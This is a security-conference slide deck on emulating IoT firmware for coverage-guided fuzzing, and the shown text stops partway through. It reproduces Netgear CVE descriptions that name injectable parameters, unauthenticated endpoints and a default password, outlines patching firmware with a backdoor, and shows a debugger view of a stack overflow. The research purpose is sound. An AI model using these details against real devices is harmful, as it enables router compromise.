

# Virtualizing IoT with Code Coverage Guided Fuzzing

HITB2018DXB, November 2018

NGUYEN Anh Quynh, aquynh -at- gmail.com  
KaiJern LAU, kj -at- theshepherd.io

## About NGUYEN Anh Quynh



- > Nanyang Technological University, Singapore
- > PhD in Computer Science
- > Operating System, Virtual Machine, Binary analysis, etc
- > Usenix, ACM, IEEE, LNCS, etc
- > Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- > Capstone disassembler: <http://capstone-engine.org>
- > Unicorn emulator: <http://unicorn-engine.org>
- > Keystone assembler: <http://keystone-engine.org>

# About kaijern.xwings.L



## Founder

Stays in the lab 24/7 by hoping making the world a better place

- > IoT Research
- > Blockchain Research
- > Fun Security Research



## Badge Maker

Electronic fan boy, making toys from hacker to hacker


- > Reversing Binary
- > Reversing IoT Devices
- > Part Time CtF player



## Broker

Crew since 2008, from Kuala Lumpur till now AMS, SG, BEIJING and DXB

- > 2006 (ctf) till end of time
- > Core Crew
- > Review Board



- > 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- > 2010, Hack In The Box, Malaysia, Speaker
- > 2012, Codegate, Korean, Speaker
- > 2015, VXRL, Hong Kong, Speaker
- > 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- > 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- > 2016, Qcon, Beijing, Speaker
- > 2016, Kcon, Beijing, Speaker
- > 2016, Intl. Antivirus Conference, Tianjin, Speaker

- > 2017, Kcon, Beijing, Trainer
- > 2017, DC852, Hong Kong, Speaker
- > 2018, KCON, Beijing, Trainer
- > 2018, DC010, Beijing, Speaker
- > 2018, Brucon, Brussel, Speaker
- > 2018, H2HC, San Paolo, Brazil, Speaker
- > 2018, HITB, Beijing/Dubai, Speaker
- > 2018, beVX, Hong Kong, Speaker

- > MacOS SMC, Buffer Overflow, suid
- > GDB, PE File Parser Buffer Overflow
- > Metasploit Module, Snort Back Orifice
- > Linux ASLR bypass, Return to EDX

# Agenda

## Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded


DEMO

Conclusions

Secret Menu




# Fuzzing



- > Automated software testing technique to find bugs
  - > Feed craft input data to the program under test
  - > Monitor for errors like crash/hang/memory leaking
  - > Focus more on exploitable errors like memory corruption, info leaking
- > Maximize code coverage to find bugs
- > Blackbox fuzzing
- > Whitebox fuzzing
- > Graybox fuzzing, or **Coverage Guided Fuzzing**

# Coverage-guided Fuzzer



- > Instrument target binary to collect coverage info
- > Mutate the input to maximize the coverage
- > Repeat above steps to find bugs
  - > Proved to be very effective
    - > Easier to use/setup & found a lot of bugs
  - > Trending in fuzzing technology
    - > American Fuzzy Lop (AFL) really changed the game


# Guided Fuzzer for Embedded




- > Guided fuzzer was introduced for powerful PC systems
- > Bring over to embedded world?
  - > No support for introducing new tools
  - > Not open source
  - > Lack support for embedded hardware

# Issues


## 24K Core Architecture



Restricted  
System



Closed  
System



Lack Support  
for Embedded

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools
- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation
- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

**Emulating Firmware**

Skorpio Dynamic Binary Instrumentation




Guided Fuzzer for Embedded

DEMO

Conclusions

Secret Menu



# The SoC



- Scale Down from PC
- System on Chip
- A chip with all the PCI-e slot and card in it

- Pinout to different parts
- Wifi, Lan, Bluetooth and etc
- Low power device

# Requirement



Hardware + GNU Command  
also  
love hardware and not only hardware hacking

Once you cross over, there are things in the darkness that can keep your heart from feeling the light again

Lets Get Started



# Device Limited Bug

## Netgear : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

Total number of vulnerabilities : 75 Page : 1 (This Page) 2

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2017-6862</a> <a href="#">119</a>			Exec Code Overflow Bypass	2017-05-26	2017-07-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
NETGEAR WNR2000v3 devices before 1.1.2.14, WNR2000v4 devices before 1.0.0.66, and WNR2000v5 devices before 1.0.0.42 allow authentication bypass and remote code execution via a buffer overflow that uses a parameter in the administration webapp. The NETGEAR ID is PSV-2016-0261.														
2	<a href="#">CVE-2017-6366</a> <a href="#">352</a>			Exec Code CSRF	2017-03-15	2017-03-29	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Cross-site request forgery (CSRF) vulnerability in NETGEAR DGN2200 routers with firmware 10.0.0.20 through 10.0.0.50 allows remote attackers to hijack the authentication of users for requests that perform DNS lookups via the host_name parameter to dnslookup.cgi. NOTE: this issue can be combined with CVE-2017-6334 to execute arbitrary code remotely.														
3	<a href="#">CVE-2017-6334</a> <a href="#">264</a>			Exec Code	2017-03-05	2017-08-31	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
dnslookup.cgi on NETGEAR DGN2200 devices with firmware through 10.0.0.50 allows remote authenticated users to execute arbitrary OS commands via shell metacharacters in the host_name field of an HTTP POST request, a different vulnerability than CVE-2017-6077.														
4	<a href="#">CVE-2017-6077</a> <a href="#">78</a>			Exec Code	2017-02-22	2017-03-01	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
ping.cgi on NETGEAR DGN2200 devices with firmware through 10.0.0.50 allows remote authenticated users to execute arbitrary OS commands via shell metacharacters in the ping_IPAddr field of an HTTP POST request.														
5	<a href="#">CVE-2017-5521</a> <a href="#">200</a>		+Info		2017-01-17	2017-08-31	4.3	None	Remote	Medium	Not required	Partial	None	None
An issue was discovered on NETGEAR R8500, R8300, R6400, R6300, R7300, P7100LG, R6300, R6300, R3400v3, WNR3500v2, R6250, R6250, R6900, and R8000 devices. They are prone to password disclosure via simple crafted requests to the web server. The exploit sends a request to the web server that contains a crafted user-agent string. The user-agent string is not validated given access to the router over LAN or WLAN. When trying to access the web server, the user is redirected to a page that asks for the user's authentication. The user is redirected to a page that exposes a password recovery token. If a user supplies the correct token to the page /passwordrecovered.cgi?id=TOKEN (and password recovery is not enabled), they will receive the admin password for the router. If password recovery is set the exploit will fail, as it will ask the user for the recovery questions that were previously set when enabling that feature. This is persistent (even after disabling the recovery option, the exploit will fail) because the router will ask for the security questions.														
6	<a href="#">CVE-2017-2137</a> <a href="#">264</a>			Bypass	2017-04-28	2017-05-05	4.3	None	Remote	Medium	Not required	None	Partial	None
ProSAFE Plus Configuration Utility prior to 2.3.29 allows remote attackers to bypass access restriction and change configurations of the Switch via SOAP requests.														
7	<a href="#">CVE-2016-10176</a> <a href="#">20</a>			Exec Code	2017-01-29	2017-09-02	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The NETGEAR WNR2000v5 router allows an administrator to perform sensitive actions by invoking the apply.cgi URL on the web server of the device. This special URL is handled by the embedded web server (uhttpd) and processed accordingly. The web server also contains another URL, apply_noauth.cgi, that allows an unauthenticated user to perform sensitive actions on the device. This functionality can be exploited to change the router settings (such as the answers to the password-recovery questions) and achieve remote code execution.														
8	<a href="#">CVE-2016-10175</a> <a href="#">200</a>		+Info		2017-01-29	2017-09-02	5.0	None	Remote	Low	Not required	Partial	None	None
The NETGEAR WNR2000v5 router leaks its serial number when performing a request to the /BRS_netgear_success.html URI. This serial number allows a user to obtain the administrator username and password, when used in combination with the CVE-2016-10176 vulnerability that allows resetting the answers to the password-recovery questions.														
9	<a href="#">CVE-2016-10174</a> <a href="#">119</a>			Exec Code Overflow	2017-01-29	2017-09-02	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
The NETGEAR WNR2000v5 router contains a buffer overflow in the hidden_lang_avi parameter when invoking the URL /apply.cgi?lang_check.html. This buffer overflow can be exploited by an unauthenticated attacker to achieve remote code execution.														
10	<a href="#">CVE-2016-10116</a> <a href="#">264</a>				2017-01-04	2017-01-11	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
NETGEAR Arlo base stations with firmware 1.7.5_6178 and earlier, Arlo Q devices with firmware 1.8.0_5551 and earlier, and Arlo Q Plus devices with firmware 1.8.1_6094 and earlier use a pattern of adjective, noun, and three-digit number for the customized password, which makes it easier for remote attackers to obtain access via a dictionary attack.														
11	<a href="#">CVE-2016-10115</a> <a href="#">798</a>				2017-01-04	2017-01-11	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
NETGEAR Arlo base stations with firmware 1.7.5_6178 and earlier, Arlo Q devices with firmware 1.8.0_5551 and earlier, and Arlo Q Plus devices with firmware 1.8.1_6094 and earlier have a default password of 12345678, which makes it easier for remote attackers to obtain access after a factory reset or in a factory configuration.														
12	<a href="#">CVE-2016-10106</a> <a href="#">22</a>			Dir. Trav.	2017-01-03	2017-07-26	4.0	None	Remote	Low	Single system	Partial	None	None
Directory traversal vulnerability in cgi-bin/platform.cgi on NETGEAR FVS336Gv3, FVS318N, FVS318Gv2, and SRX5308 devices with firmware before 4.3.3-8 allows remote authenticated users to read arbitrary files via a .. (dot dot) in the thispage parameter, as demonstrated by reading the /etc/shadow file.														

If all model = one firmware

In The Beginning:  
We Need Firmware

## Getting Firmware

# Firmware and Hardware

VRMirrorlessActionHomeDashAccessoriesSupportBuy Now

Firmware

Outdoor Camera

3.0.0.0C\_201807181926

DOWNLOAD

Version:3.0.0.0C\_201807181926  
Release date:07/18/2018

Home Camera

USA1.8.7.0D\_201708091510(USA)

1.8.7.0D\_201708091510  
Release date:08/09/2017

shadow-1 /

Watch14

Code

Issues149

Pull requests1

Projects0

Insights

Join GitHub today

GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.

Sign up

Alternative Firmware for

Cameras based on Hi3518e Chipset

30 commits

1 branch

7 releases

shadow-1

Added ability to have programs and libraries reside on the microSD card.

src

Added ability to have programs and libraries reside on the microSD card.

.gitignore

Created initial Makefiles and config files for Yi Home support.

README.md

Added ability to have programs and libraries reside on the microSD card.


download\_proxy\_list.png

Changed FTP server to Pure-FTPd.

download\_proxy\_list\_completed\_ex...

Changed FTP server to Pure-FTPd.

README.md






Extract From Flash , Extract From APK, Traffic Sniffing or Just Download

Technically 1. Download 2. Patch with Backdoor 3. Flash 4. pwned

If we need more ?  
1. RCE 2. Fuzz

**The Easy Way**

## Complete Kit to Success



MIPS

ARM

AARCH64

How Many Dev Board

Classic LIBC Issue

MIPS

ARM

AARCH64

How Many Dev Board

Classic LIBC Issue

MIPS

ARM

AARCH64

How Many Dev Board

Classic LIBC Issue

[illegible]

Hardware is not “down gradable”


Hardware is not “down gradable”

Hardware is not “down gradable”

# Assembly Instruction Compatibility

```
gef> gef config context.layout "code stack"
gef> break *0x0001043c
Breakpoint 1 at 0x1043c
gef> run
Starting program: /home/azeria/exp/stack
AAAAAAA user's input
----- [ code:arm ] -----
0x10424 <main+8>      sub    sp,  sp,  #16
0x10428 <main+12>     str    r0, [r11, #-16]
0x1042c <main+16>     str    r1, [r11, #-20] ; 0xffffffffec
0x10430 <main+20>     sub    r3,  r11,  #12
0x10434 <main+24>     mov    r0,  r3
0x10438 <main+28>     bl     0x102c4 <gets@plt>
-> 0x1043c <main+32>   mov    r0,  r3
0x10440 <main+36>     sub    sp,  r11,  #4
0x10444 <main+40>     pop    {r11, pc}
0x10448 <__libc_csu_init+0> push  {r3, r4, r5, r6, r7, r8, r9, lr}
0x1044c <__libc_csu_init+4> mov    r7,  r0
0x10450 <__libc_csu_init+8> ldr    r6, [pc, #76] ; 0x104a4 <__libc_csu_init+92>
----- [ stack ] -----
0xbffff238|+0x00: 0xbffff3a4 -> 0xbffff503 -> "/home/azeria/exp/stack" <- $sp
0xbffff23c|+0x04: 0x00000001
0xbffff240|+0x08: "AAAAAAA" <- $r0
0xbffff244|+0x0c: 0x00414141 ("AAA"? ) "buffer"
0xbffff248|+0x10: 0x00000000 prev. R11/FP
0xbffff24c|+0x14: 0xb6e8c294 -> < __libc_start_main+276> bl 0xb6ea4b28 < __GI_exit> prev. LR
0xbffff250|+0x18: 0xb6f6d1000 -> 0x0013c120
0xbffff254|+0x1c: 0xbffff3a4 -> 0xbffff503 -> "/home/azeria/exp/stack"
```


ARM



AArch64

Current Work Around

# Qemu Static

A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is "bernardomr@splinter ~/w00t/asuswrt". The command "sudo chroot . ./qemu-mipsel-static bin/busybox-asuswrt" has been executed. The output shows the BusyBox version (v1.20.2), copyright information, and usage instructions. A list of currently defined functions is also displayed.

```
Terminal
